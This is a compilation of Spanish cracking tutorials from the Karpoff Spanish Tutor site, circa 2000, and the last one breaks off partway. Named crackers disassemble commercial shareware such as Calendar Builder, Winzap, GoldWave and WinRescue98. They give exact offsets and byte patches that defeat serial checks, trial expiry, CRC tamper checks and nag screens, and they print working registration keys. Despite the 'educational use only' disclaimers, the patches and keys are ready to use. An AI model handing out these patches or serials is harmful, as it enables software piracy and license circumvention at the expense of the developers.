
Pulsamos ***' OK'*** y nos dice, como era lógico que hemos ingresado nombre o un serial incorrecto. Bueno, que hacemos?. Una sana costumbre es desensamblarlo con el ***WD32DSM89*** esto nos dará alguna idea sobre la protección del programa. Hagamos esto pues**.** Una vez desensamblado pulsamos sobre ***'str-ref*** ' y esto es lo que obtenemos **:**



Si nos fijamos con atención veremos una cadena que hace referencia a ***'Invalid Serial Number or Name'*** doble click sobre ella y aparecemos aquí **:**



En este caso resultó más que evidente sobre que salto comenzar a trabajar, este es solo un simple ejemplo (aunque te sorprendería saber la gran cantidad de programas cuya protección cae al cambiar un simple salto) . En general habrá que hacer ensayo y error. Cuanto mas conozcamos de asembler menos pruebas y mas dominio tendremos sobre las protecciones. Si nos fijamos en el ***' WD32DSM89 '*** vemos que en la posición 0049236C 7412 je 00492380 tenemos un je (74 en valor hexadecimal) lo cambiaremos por un jne (75) con algún editor hexadecimal. Para ello nos paramos en la posión 0049236C (doble click en ella) del desensamblador y anotamos el @Offset que se lee al pie del mismo, en este caso 9176C. Antes de tocar nada haremos una copia del ejecutable CB.exe dentro de la misma carpeta y trabajaremos sobre la copia por lo que pudiera pasar. Ahora sí vamos al editor hexadecial e introducimos el cambio



Guardamos los cambios y corremos la copia de CB.exe. Ingresamos los mismos datos que antes para registrarnos, click en ***' OK '*** y .....

La frase ***' lo bueno dura poco '*** (no siempre cierta) en este caso se aplica perfectamente. Si cerramos el programa vemos que no aparece esa pantalla con demora de 5 segundos y nos ponemos contentos, pero al abrirlo nuevamente seguimos sin estar registrados. Evidentemente el programa vuelve a comprobar en algún lugar nuestro falso serial con el verdadero.....¿Y ahora que?..... Mmmmmm.....Pensemos..... Tenemos un programa que vence a los 30 días y que nos da la opción de registrarlo. Siempre hay varios caminos posibles a tomar a la hora de crackear un programa. Podríamos trabajar sobre los 30 días y patchearlo para que no caduque nunca, podríamos seguir el camino que iniciamos y buscar donde se realiza la otra comparación..... Pero hay algo a mi parecer importante a la hora de decidir que camino tomar**;** esto es,el programa me da la posibilidad de registralo y conozco en que lugar realiza la comparación.

Sin mas demoras pasamos al ***'Soft-Ice'*** cargamos CB.exe y ponemos un breakpoint en el lugar donde realiza la comparación, esto es ***bpx0049236C*** pulsamos ***enter , F5*** y el programa arranca introducimos nuestros datos y le damos al ***'OK'*** y el Soft-Ice rompe en :

0167:0049236C 7412 jz 00492380

Una vez allí nos fijamos que hay en los registros .Veremos que en el **EDX** (hacemos **dedx**) aparecerá nuestro nombre, nuestro falso serial y en mi caso ***RKS-1329993***. Evidentemente fue el camino más corto. Los otros caminos son igualmente válidos a los fines de practicar.

Que nos había fallado al principio? Si te fijas en la carpeta que contiene al ***Calendar builder*** veras la exisrencia de un archivo ***'ini'***. En la misma rutina que nos agradece por registrarlo, crea en este archivo unas claves para ***name*** y ***serial***. Cuando patcheamos el ejecutable para forzarlo a aceptar nuestro falso serial, tambien la creó pero con nuestro falso número por eso al volver a ejecutarlo se comportó como no registrado.

**********APENDICE**********

En el tiempo que tarde en hacer este tutorial y cuando volví a la página en busca de algún programa para dejarte de tarea (pensaste que ibas a zafar? **;-)**) note que la versión había cambiado. Ahora iban por la versión ***'j'***. Shiiiiiiiiiiiiiitt. Como yo también recorro la página leyendo tutoriales (la única forma de aprender) y no conseguir la versión correcta es realmente frustrante, daré las modificaciones para la nueva versión. Hasta la fecha en **www.winfiles.com** estaban las dos.

Calendar Builder versión 3.2j

No te asustes que será corto ya que nos basaremos en todo el análisis anterior.Desensamblamos la víctima con el ***'WD32DSM89'*** y vemos que la protección cambió. Ahora tenemos tres posiciones de memoria con la string ***'Invalid Serial Number or Name'***.

```
:0049021E 59                    pop ecx
:0049021F 84C0                  test al, al
:00490221 741F                  je 00490242
:00490223 6A00                  push 00000000

* Reference To: user32.MessageBeep, Ord:0000h
                                 |
:00490225 E89E51F7FF            Call 004053C8
:0049022A 66B93000              mov cx, 0030

* Possible StringData Ref from Code Obj ->"Product Registration"
                                 |
:0049022E BA7C034900            mov edx, 0049037C

* Possible StringData Ref from Code Obj ->"Invalid Serial Number or Name."
                                 |
:00490233 B89C034900            mov eax, 0049039C
:00490238 E873FCFFFF            call 0048FEB0
:0049023D E9F1000000            jmp 00490333
```

Al igual que antes unas instrucciones más arriba tenemos un salto condicionado (mejor dicho tres) Esto es lo que haremos, anotaremos las posiciones de estos saltos (**00490221, 0049024B y 00490275**),pondremos un breakpoint en

ellas con el ***'Soft-Ice'*** y nos fijaremos que contienen los registros luego de haber introducido nuestros falsos datos (todo igual que antes). Si hacemos esto el Soft-Ice romperá aquí:

00167:00490221 741F JE 004928F6

Ahí mismo si hacemos ***'dedx'*** veremos nuestro nombre, nuestro falso serial, **RKS-1329993** y **RKS-5321997**. Si no hubiéramos trabajado en la versión anterior todavía estaríamos diciendo *'que genera dos claves válidas por cada nombre introducido'*. Lo cierto es que el programador no mintió cuando dijo que si nos registramos una vez, todas las actualizaciones serían gratis. Cualquiera de los dos seriales son válidos

Ahora te toca a vos ;-) en la misma página (www.rks-software.com) podrás bajarte *'Visual Business Card 3.3a' y ' Visual Labels 3.2f '*. Usando la misma técnica tendrás que lograr registralos. Tranquilo que vas a poder.

Por dudas o comentarios comunicate a **http://yerbamatear@yahoo.com**

Espero que este tutorial te haya sido útil, nos vemos en el próximo

Yerba Mate

' Todo es fácil cuando se sabe como'

IMPORTANTE: Lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, NO como robar alguna propiedad. Si vas a usar este programa debes comprarlo.

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**CleamUp 3.0**

PROTECCION:	**Limitacion de Tiempo**		
Descripcion:	**Programa para limpiar el disco duro**		
Dificultad:	**Facililla.**		
DOWNLOAD:	http://mindsoftweb.com		
Herramientas:	**W32dasm y el pach de visual basic,Editor Hexadecimal**		
CRACKER:	**Riverwind**	**FECHA:**	**07/09/2000**

INTRODUCCION

Bueno aqui voy com 2 tuto,espero que os sirva de algo y de nuevo perdonarme si no me expreso bien.Este documento es solo para uso didactico.

El pach lo podeis conseguir en la misma pagana de karpoff,yo por lo menos me lo vaje de ahi.

Nada mas ejecutar el programa nos sale un nag diciendonos que podemos registrarnos por 19 euros y que tenemos 30 días para evaluar el soft,pasados los 30 días dejaran de funcionar algunas opciones.

AL ATAKE

Bien ahora lo que tenemos que hacer es una copia del programa y despues buscar cualquier referencia que nos pueda ayudar a petar el programa,no hay opciones para introducir ningun name ni serial,bien que pasara si adelanto el rolej del ordenador 1 mes?,vale parece que todo esta correcto,pulso sobre limpieza rapida y nos dice que solo esta disponible en la version registrada,umm,vamos al w32dams para desamblarlo,bien parece que nuestro amigo no esta comprimido,vamos al strn ref,hey que pasa?,no sale mas que VB5 muy sencillo,es un programa escrito en visual basic de ahi que nos salga vb5,bueno si teneis el parche tendreis que aplicarlo,lo copiais y ejecutarlo,volver a desamblar el cleamup y ahora deberiais ver las strn ref.

Bueno y ahora os preguntareis como vamos atacar a este programa?,a mi se me ocurre ir a por la nag y con un poco de suerte registremos el program.Bueno a lo dicho busquemos en strn ref algo sobre registro,bien nos encontramos con registro.exe,vamos aver de que se trata pulsamos y traceamos el programa hacia arriba asta que veamos el siguiente codigo

ese jne tiene toda la pinta de tener algo que ver con ella,asi que yo probaria haber que es lo que hace el programa,combiemos ese 75 por un 74,doy por echo que ya sabeis hacerlo,asi que no lo explicare,una vez hecho esto comprobamos aver como se comporta el programa y para nuestra sorpresa la nag ya no aparece,objectivo cumplido,ahora comprobar las opciones del programa y vereis que siguen desactivadas y que el programa sigue estando en el periodo de evaluacion,esto es asi porque lo unico que hemos hecho a sido quitar esa nag tan molesta,bien vamos a por el registro del programa.

Si miramos en las strn ref veremos algo asi como evaluacion,creo que esto es bastante sospechoso,le hecharemos una miradita aver que hay y si tenemos suerte nos encontraremos con nuestro salto,esto nos lleva asta evaluaci,pero si volveis a pulsar sobre ella vereis que hay otra referencia,para saber cual es os dire que teneis la respuesta en el propio program alli donde dice evaluacion,bien yo me quedare con la seguna opcion,esta nos lleva asta..

si observamos el codigo un poco veremos que hay je un tanto sospechoso y que parece que tiene algo que ver con el registro del programa,os preguntareis y como es que este tio sabe que es ese salto y no otro?,pues de momento no sabria explicarme bien,asi que sera mejor que no lo explique,os puedo decir que yo siempre desconfio cuando veo algo asi y si miramos el offset y cambiemos el 0f84 por 0f85 y ejecutamos el cleamup veremos que ya no hay ninguna limitacion de ninguna clase,el programa asido crakeado.

Ahora lo que teneis que hacer es hacer el crack,para ello podeis usar el hacedor si lo quereis hacer en modo grafico para no tener que copiarlo al directorio del programa o el crakemake ambos estan esta pagina.

Espero que esto os sirva para algo,a mi por lo menos me sirve para seguir avanzando en este mundillo que tanto me gusta,un saludo a todos y en especial a Karpoff por que sin el yo no hubiera escrito estos tutoriales.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Programas: Unos cuantos ;-)**

PROTECCION:	**No creo que pueda llamarse así.**		
Descripcion:	**Una historia simple con final felíz**		
Dificultad:	**Ninguna**		
DOWNLOAD:	**Ver texto**		
Herramientas:	**Un ojo, W32dasm y un dedo (*no es necesario cerebro*)**		
CRACKER:	**Yerba Mate**	**FECHA:**	**16/09/2000.**

INTRODUCCION

Todo empezó un tiempo atrás cuando instalé una placa de video 3D. En el CD de la misma venían algunas aplicaciones y juegos (todo shareware). Los juegos provenían de http://www.utilsoft.com . Son juegos simples,entretenidos pero relativamente viejos. A decir verdad, no hubiera escrito este tutorial de no ser por la gente de http://superwin.com/rescue98.htm .Ellos sí, lograron un muy buen producto llamado ***WinRescue98 v5.00.*** Este programa fue lanzado el ***30/8/2000.***

AL ATAKE ???

ADVERTENCIA: Lo que vas a ver en esta página no lo podrás creer (al menos eso es lo que me pasó)

De la gente de Utilsoft instalé el ***DobleWideSlots*** , (un simulador de tragamonedas estilo Las Vegas) lo desensamblé con *WD32DSM89* , pulsé boto y me puse a buscar ' *registration accepted* ' o algo parecido. Esto es lo que encontré

cherry.jpg (33756 bytes)

La string decía ' is now registered and fully functioning ' inmediatamente arriba de ella había otra que decía '317541' . Que no puede ser tan fácil, me dije. Sin embargo lo fue. Si introducís ese número en la ventana te felicitará por haberte registrado.

Si haces lo mismo para ***AnimatedBlackJack*** esto es lo que obtendrás

animated.jpg (36770 bytes)

Créase o no ' 508150 ' es el serial correcto para el juego. En general te va a pasar con casi todos los programas de Utilsoft, te lo dejo para que lo investigues. Algunos estan hechos en Visual Basic por lo que tendrás que usar el *WD32DSM89vb* .

Un poco de historia. La gente de Superwin ya había lanzado hace algún tiempo el ***WinRescue 95*** . Seguro que te imaginas lo que sigue. EXACTO!!!!! A desensamblar se a dicho!!!!! Esto es lo que se ve:

wr 95.jpg (51390 bytes)

Tenemos una string ' Registration Key Accepted ', inmediatamente sobre ella ' msR318aUi9y2E84L ' (para que tan complicada sigue siendo un misterio sin resolver) y un salto condicionado después de un test. Si el salto se realiza vamos a parar a invalid registration key . No hay más que decir msR.... es el serial válido.

Hasta ahora que: juegos simples y un programa viejo. La verdadera razón de ser de este tutorial es también de la misma empresa. Se llama ***' WinRescue 98 v5.00 '.*** Un programa creado hace menos de un mes, que vale U$S 25 y sin embargo .....**Síííííí**.....**más de lo mismo.** Esto es lo que nos muestra *WD32DSM89*

wr 98.jpg (52970 bytes)

Que sí, que sí y que sí, la clave para el programa es ' SvetCHRISTA '

Rarezas del cracking. Si todos fueran así de fáciles, ni yo lo hubiera escrito, ni vos lo estarías leyendo. Ya hubiéramos perdido el interés **;-)**

Por dudas o consultas comunicate a http://yerbamatear@yahoo.com

Espero que este tutorial te haya sido útil, nos vemos en el próximo

Yerba Mate

' Todo es fácil cuando se sabe como'

IMPORTANTE: Lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, NO como robar alguna propiedad. Si vas a usar este programa debes comprarlo**.**

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Winzap

PROTECCION:	Trial 30 dias, Check CRC, Nags.		
Descripcion:	Encripta/Desencripta todo tipo de archivos.		
Dificultad:	Principiante		
DOWNLOAD:	http://www.softonic.com/		
Herramientas:	W32Dasm, Softice & Heditor Hexadecimal		
CRACKER:	Mongui	FECHA:	02/10/00

INTRODUCCION

El programa no esta comprimido ni encriptado, tampoco tiene trucos anti dasm ni nada extraño, La protección consiste en que el programa caduca a los 30 dias de uso, despues de los cuales muestra una nag recordandonos que ya no podemos seguir usando el programa.

Tambien tiene una comprobación de crc con lo cual si modificamos el ejecutable nos dice que el programa a sido modificado y no se ejecuta.

Y luego las molestas Nags, tiene una al principio del programa que cuenta los dias de uso, otra recordandonos el registro antes de que podamos siquiera probar el programa y otra al salir recordandonos de nuevo el registro.

El objetivo será quitar la protección temporal, las nags y que no detecte que ha sido modificado.

AL ATAKE

Con el Gettyp sabemos que esta programado con visual c++ 5.00 y que posiblemente no esta comprimido ya que no hay ningun tipo de overlay.

Vamos a buscar el mensaje que nos da al caducar el tiempo de evaluación (Your evaluation period is over), buscamos las sdr y hay la tenemos, doble click y aparecemos aqui:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040584D(C)
|
:00405860 83BD5CF3FFFF1E          cmp dword ptr [ebp+FFFFF35C], 0000001E
:00405867 0F8EAD000000            jle 0040591A

* Possible StringData Ref from Data Obj ->"Your evaluation period is over."
```

Vemos que despues de una comparación con 1E (30 en hexadecimal) se produce un salto si el valor es menor o igual a 30 hacia la dirección 0040591A de lo contrario continuamos hacia el mensaje de que ya no podemos seguir usando el programa.

Vamos a seguir el salto, nos situamos sobre el jle y damos al cursor derecha, aparecemos aqui:

```
:0040591A 83BD5CF3FFFF00          cmp dword ptr [ebp+FFFFF35C], 00000000
:00405921 7C3E                    jl 00405961
:00405923 83BD5CF3FFFF1E          cmp dword ptr [ebp+FFFFF35C], 0000001E
:0040592A 7F35                    jg 00405961
:0040592C 8B855CF3FFFF            mov eax, dword ptr [ebp+FFFFF35C]
:00405932 83C001                  add eax, 00000001
:00405935 50                      push eax

* Possible StringData Ref from Data Obj ->"You are on day %d of the evaluation "
                                       ->"of WINZAP."
```

ya estamos en 0040591A, miramos las lineas siguientes y vemos que despues de dos comparaciones con 00 y con 1E (0 y 30 en hexadecimal respectivamente) se produce un salto si el valor es menor de 0 o mayor de 30 hacia la dirección 0040591A, es decir, si llevamamos menos de 0 dias o mas 30 dias nos vamos a 00405961 de lo contrario continua ejecutandose el programa y entramos en el mensaje contador de dias"

Lo que vamos a hacer es hacer un salto directo desde 00405867 (el jle del principio) hacia 00405961 con lo cual evitamos el contador y de paso el programa tampoco expira ;)).

En 00405867 tenemos la orden jle a 0040591A y para cambiarlo a jmp 00405961 lo vamos a hacer de la siguiente manera:

Sobre w32dasm pulsamos ctrl+l y entramos en modo Debug, esperamos que realice todas las operaciones y damos a goto address ponemos 00405867 y vemos como aparece la dirección completa (00405867 0F8EAD000000 JLE 0040591A), pulsamos sobre patch code y ponemos JMP 00405961, nos genera el codigo que tenemos que cambiar para que la orden sea JMP 00405867 y no JLE 0040591A, creo que esta claro; bueno, pues ese codigo es E9F5000000, bien, ahora ya podemos cambiar la instrucción con nuestro editor hexadecimal favorito despues de obtener el offset de la dirección 00405867 que es 4C67 y que aparece en la barra inferior del w32dasm si nos situamos sobre dicha dirección.

Como la orden a parchear tiene 6 bytes y la nueva solo 5 pues añadiremos un nop (no operacion al final que es 90, ya que sino variariamos la instrucción del programa, recuerda que por norma general tantos bytes quitas, tantos pones).

Asi pues tenemos que cambiar 0F8EAD000000 POR E9F500000090 en el offset 4c67 de winzap.exe para que el programa no caduque nunca y no nos muestre el contador de dias.

Ejecutemos de nuevo el programa.....PROGRAM HAS HALTED.....

¡¡¡Jooooostia!!!, parece que el programa sabe que a sido modificado y nos lo dice con el mensaje anterior, no ejecutando el programa, pues menos mal que nos avisa, te imaginas que no nos dijera nada y se fuera a windows directamente, que pensarias?, bueno, este no es el caso y el programador tiene la poco picardia de decirnoslo con lo cual sabemos sin lugar a dudas por donde atacar.

Buscamos esta referencia y despues de doble click aparecemos en:

```
:0040204F 7561                    jne 004020B2
:00402051 68CC874000              push 004087CC
:00402056 8D8DFCFDFFFF            lea ecx, dword ptr [ebp+FFFFFDFC]
:0040205C 51                      push ecx

* Reference To: MSVCRT.sprintf, Ord:02ADh
                                  |
:0040205D FF152CE64000            Call dword ptr [0040E62C]
:00402063 83C408                  add esp, 00000008

* Possible StringData Ref from Data Obj ->"The program will terminate when "
                                        ->"you press OK"
                                  |
:00402066 6814884000              push 00408814
:0040206B 8D95FCFDFFFF            lea edx, dword ptr [ebp+FFFFFDFC]
:00402071 52                      push edx

* Reference To: MSVCRT.strcat, Ord:02B1h
                                  |
:00402072 E8DF3E0000              Call 00405F56
:00402077 83C408                  add esp, 00000008
:0040207A 6A10                    push 00000010

* Possible StringData Ref from Data Obj ->"Program has Halted"
                                  |
```

Bien, hacia arriba vemos un salto codicional jne, lo que haremos será invertirlo para que el programa no detecte que ha sido modificado, asi que sobre 0040204F 7561 JNE 004020b2 apuntamos el offset (aparece indicado en la barra inferior) y con el editor hexa cambiamos el 7561 por 7461 con lo que queda JE y ya no sale el mensaje de error.

Probamos y ok, el programa no caduca y no sale el contador ni el mensaje de error.

Pero sale una fea nag antes de entrar al programa y otra al salir.

La primera nag es fijo una messagebox (gracias por las lecciones ASM de tu pagina, Karppoff), asi que cargamos el softice ponemos un bpx messageboxa antes de ejecutar el programa y vemos como al ejecutarlo salta el sice, damos a F12 sin piedad hasta llegar al codigo del programa y cuando estamos en el codigo vemos justo encima una llamada (0040223c call 00405d70); bueno ya sabes lo que vamos a hacer, eliminar la llamada a esta call en esta dirección nopeandola con 90's, vas al w32dasm metes la dirección, apuntas su offset, vas al editor hexa y metes cinco 90's con lo cual la primera nag desaparece.

Para la nag que aparece al dar al botón salir mas de lo mismo, puedes localizarla poniendo un bpx en createwindow o poniendo un bmsg wm_destroy en el handle de la ventana una vez creada (hay buenos tutos de como hacerlo), de cualquier forma que uses llegas a un call 004055E9 que tambien hay que nopear y eso a estas alturas seguro que ya sabes hacerlo.

Bueno, saludos a toda la peña, aprendiendo poco a poco gracias a todas vuestras aportaciones y a paginas como esta del genial Karpoff.....Gracias.

Nota: Tutorial realizado con el unico fin de comprender las protecciones software y el modo de evitarlas en ningun modo se persigue otro fin; si utilizas un programa o lo encuentras util DEBERIAS REGISTRARLO.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: **GoldWave 4.0b**

PROTECCION:	**Número de serie**		
Objetivo:	**Registrar el programa**		
Descripcion:	Tal tal tal		
Dificultad:	**Principiante**		
DOWNLOAD:	http://xxxx		
Herramientas:	**W32Dasm 8.9 - UltraEdit 7.20**		
CRACKER:	**CrkViz**	**FECHA:**	**02/10/2000**

INTRODUCCION

El programa que vamos a crakear hoy, sirve para edicion musical, no tiene ningun tipo de limitación, es totalmente funcional, pero para hacer más interesante este tutorial hice que la ventana de registro se convierta en una especie de generador de llaves.

AL ATAKE

Entremos al programa y vallamos a Options de la barra de menú y hacemos click en Register En la ventana de registro que nos aparece tenemos tres campos: First Name, Last Name y Password, en donde escribiremos cualquier cosa y nos aparecera un mensaje que dice "Invalid registratión! Please check your password and try again." Abrimos el w32dasm y buscamos en Strn Ref esa cadena.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042C710(C)
|
:0042C78F 8D9594FEFFFF          lea edx, dword ptr [ebp+FFFFFE94]
:0042C795 52                    push edx
:0042C796 E869F8FFFF            call 0042C004
:0042C79B 59                    pop ecx
:0042C79C 84C0                  test al, al
:0042C79E 0F85A1000000          jne 0042C845  ---------> Nuestro salto

* Possible StringData Ref from Data Obj ->"Register"
```

```
:0042C7A4 8B150C594D00            mov edx, dword ptr [004D590C]
:0042C7AA 8B4666                  mov eax, dword ptr [esi+66]
:0042C7AD 8B00                    mov eax, dword ptr [eax]
:0042C7AF 6A30                    push 00000030
:0042C7B1 52                      push edx
```

Aparecemos aquí

```
* Possible StringData Ref from Data Obj ->"Invalid registration!  Please"
                                        ->"check your password and
try"                                            ->"again."

:0042C7B2 68AE624D00              push 004D62AE
:0042C7B7 8B500C                  mov edx, dword ptr [eax+0C]
:0042C7BA 52                      push edx
:0042C7BB 8B4868                  mov ecx, dword ptr [eax+68]
:0042C7BE 51                      push ecx
:0042C7BF E8C2710500              call 00483986
:0042C7C4 836F1C05                sub dword ptr [edi+1C], 00000005
:0042C7C8 83471C05                add dword ptr [edi+1C], 00000005
:0042C7CC 8B4304                  mov eax, dword ptr [ebx+04]
:0042C7CF 83C414                  add esp, 00000014
:0042C7D2 8368FC04                sub dword ptr [eax-04], 00000004
:0042C7D6 8B13                    mov edx, dword ptr [ebx]
:0042C7D8 836AFC04                sub dword ptr [edx-04], 00000004
:0042C7DC 836F1C04                sub dword ptr [edi+1C], 00000004
:0042C7E0 83471C04                add dword ptr [edi+1C], 00000004
:0042C7E4 836F1C03                sub dword ptr [edi+1C], 00000003
:0042C7E8 6A00                    push 00000000
:0042C7EA 53                      push ebx
```

Se fijaron en la dirección 0042C79E que está más arriba , tenemos un salto condicional jne 0042C845 , veamos a donde nos lleva.

Aparecemos aquí:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042C79E(C)
|
:0042C845 8D8594FEFFFF            lea eax, dword ptr [ebp+FFFFFE94]
:0042C84B 50                      push eax
:0042C84C E8B3F7FFFF              call 0042C004
:0042C851 59                      pop ecx
:0042C852 84C0                    test al, al
:0042C854 0F84AB000000            je 0042C905
:0042C85A 66C747106800            mov [edi+10], 0068

* Possible StringData Ref from Data Obj ->"goldwave.ini"
```

> Archivo sospechoso

```
:0042C860 8B1500064E00            mov edx, dword ptr [004E0600]
:0042C866 52                      push edx

* Possible StringData Ref from Data Obj ->"Register"

:0042C867 8B0D0C594D00            mov ecx, dword ptr [004D590C]
:0042C86D 51                      push ecx
:0042C86E 8D8538FFFFFF            lea eax, dword ptr [ebp+FFFFFF38]
:0042C874 50                      push eax
:0042C875 E8F2700800              call 004B396C
:0042C87A 83C40C                  add esp, 0000000C
:0042C87D FF471C                  inc [edi+1C]
:0042C880 66C747107400            mov [edi+10], 0074
:0042C886 C6865707000001          mov byte ptr [esi+00000757], 01
:0042C88D 8D9594FEFFFF            lea edx, dword ptr [ebp+FFFFFE94]
:0042C893 52                      push edx

* Possible StringData Ref from Data Obj ->"First"

:0042C894 8B0D10594D00            mov ecx, dword ptr [004D5910]
```

```
:0042C89A 51                      push ecx
:0042C89B 8D8538FFFFFF            lea eax, dword ptr [ebp+FFFFFF38]
:0042C8A1 50                      push eax
:0042C8A2 E82D720800              call 004B3AD4
:0042C8A7 83C40C                  add esp, 0000000C
:0042C8AA 8D95ADFEFFFF            lea edx, dword ptr [ebp+FFFFFEAD]

* Possible StringData Ref from Data Obj ->"Last"

:0042C8B0 8B0D14594D00            mov ecx, dword ptr [004D5914]
:0042C8B6 8D8538FFFFFF            lea eax, dword ptr [ebp+FFFFFF38]
:0042C8BC 52                      push edx
:0042C8BD 51                      push ecx
:0042C8BE 50                      push eax
:0042C8BF E810720800              call 004B3AD4
:0042C8C4 83C40C                  add esp, 0000000C
:0042C8C7 8D95C6FEFFFF            lea edx, dword ptr [ebp+FFFFFEC6]

* Possible StringData Ref from Data Obj ->"Password"

:0042C8CD 8B0D18594D00            mov ecx, dword ptr [004D5918]
:0042C8D3 8D8538FFFFFF            lea eax, dword ptr [ebp+FFFFFF38]
:0042C8D9 52                      push edx
:0042C8DA 51                      push ecx
:0042C8DB 50                      push eax
:0042C8DC E8F3710800              call 004B3AD4
:0042C8E1 83C40C                  add esp, 0000000C
:0042C8E4 8D9538FFFFFF            lea edx, dword ptr [ebp+FFFFFF38]
:0042C8EA 52                      push edx
:0042C8EB E814710800              call 004B3A04
:0042C8F0 59                      pop ecx
:0042C8F1 FF4F1C                  dec [edi+1C]
:0042C8F4 6A02                    push 00000002
:0042C8F6 8D8D38FFFFFF            lea ecx, dword ptr [ebp+FFFFFF38]
:0042C8FC 51                      push ecx
:0042C8FD E8B2700800              call 004B39B4
:0042C902 83C408                  add esp, 00000008

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042C854(C)
|

* Possible StringData Ref from Data Obj ->"Register"

:0042C905 8B150C594D00            mov edx, dword ptr [004D590C]
:0042C90B 8B4666                  mov eax, dword ptr [esi+66]
:0042C90E 8B00                    mov eax, dword ptr [eax]
:0042C910 6A40                    push 00000040
:0042C912 52                      push edx

* Possible StringData Ref from Data Obj ->"GoldWave is now
registered.                                              ->"Thank ->you!"


:0042C913 68EF624D00              push 004D62EF
:0042C918 8B500C                  mov edx, dword ptr [eax+0C]
:0042C91B 52                      push edx
:0042C91C 8B4868                  mov ecx, dword ptr [eax+68]
:0042C91F 51                      push ecx
:0042C920 E861700500              call 00483986
:0042C925 83C414                  add esp, 00000014
:0042C928 66C747108000            mov [edi+10], 0080
:0042C92E 6A00                    push 00000000
:0042C930 8B4666                  mov eax, dword ptr [esi+66]
:0042C933 8B10                    mov edx, dword ptr [eax]
:0042C935 8B4A0C                  mov ecx, dword ptr [edx+0C]
:0042C938 51                      push ecx
```

Se las hago facil. Lo único que deberemos hacer para convertir la ventana de registro en un generador de llaves

es modificar el primer salto del cual hablamos (jne 0042C845) de la dirección 0042C79E por un je 0042C845 en el UltraEdit o en cualquier otro editor hexadecimal y guardar los cambios.
Entonces escriban en la ventana de registro en First Name y Last Name cualquier cosa (en Password no pongan nada) y generará la Password correspondiente pero nosotros no la veremos por que la almacena el el archivo Goldwave.ini y cada vez que arranquemos el programa lo examinará y comprovará si los datos de registración son correctos.

Por ejemplo:

First Name: CrkViz
Last Name: TC
Password: ICPQMY

"GoldWave is now registered. Thank you!"

Listo programa registrado!! Espero que no se mareen entre tanto código, ya que siempre trato de hacerlo de forma organizada y en lo posible facil para puedan entenderlo.

Hasta la próxima!

Notas del autor:

Este material a sido creado con fines educativos.
El autor no se hace responsable del uso que le pueda dar.
Si realmente te gusta el programa o juego compralo.

www.geocities.com/crkviz/crack.htm
crkviz@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	Paragon CD Emulator Manager

PROTECCION:	Límite de tiempo		
Descripcion:	Utilidad		
Dificultad:	Principiante		
DOWNLOAD:	www.paragon.mda.de		
Herramientas:	Softice v3x ,w32dasm 8.9, editor hexadecimal, filemon.		
CRACKER:	Kamui	FECHA:	02/10/2000

INTRODUCCION

Es una utilidad que hace comprimir un cd en el disco duro creando una unidad cd-rom virtual en el sistema, hace que este cd comprimido crea que es una verdadera unidad de cd-rom.¡Qué bien me explico!, es un milagro si me entendeis...

AL ATAKE

1- Cargamos el ejecutable que es CDMAN.EXE (importante el dato), este es un programa muy molesto ya que siempre nos aparecen nags-screen recordatorios de la versión trial, indicandonos los dias que nos faltan para que el programa expire.

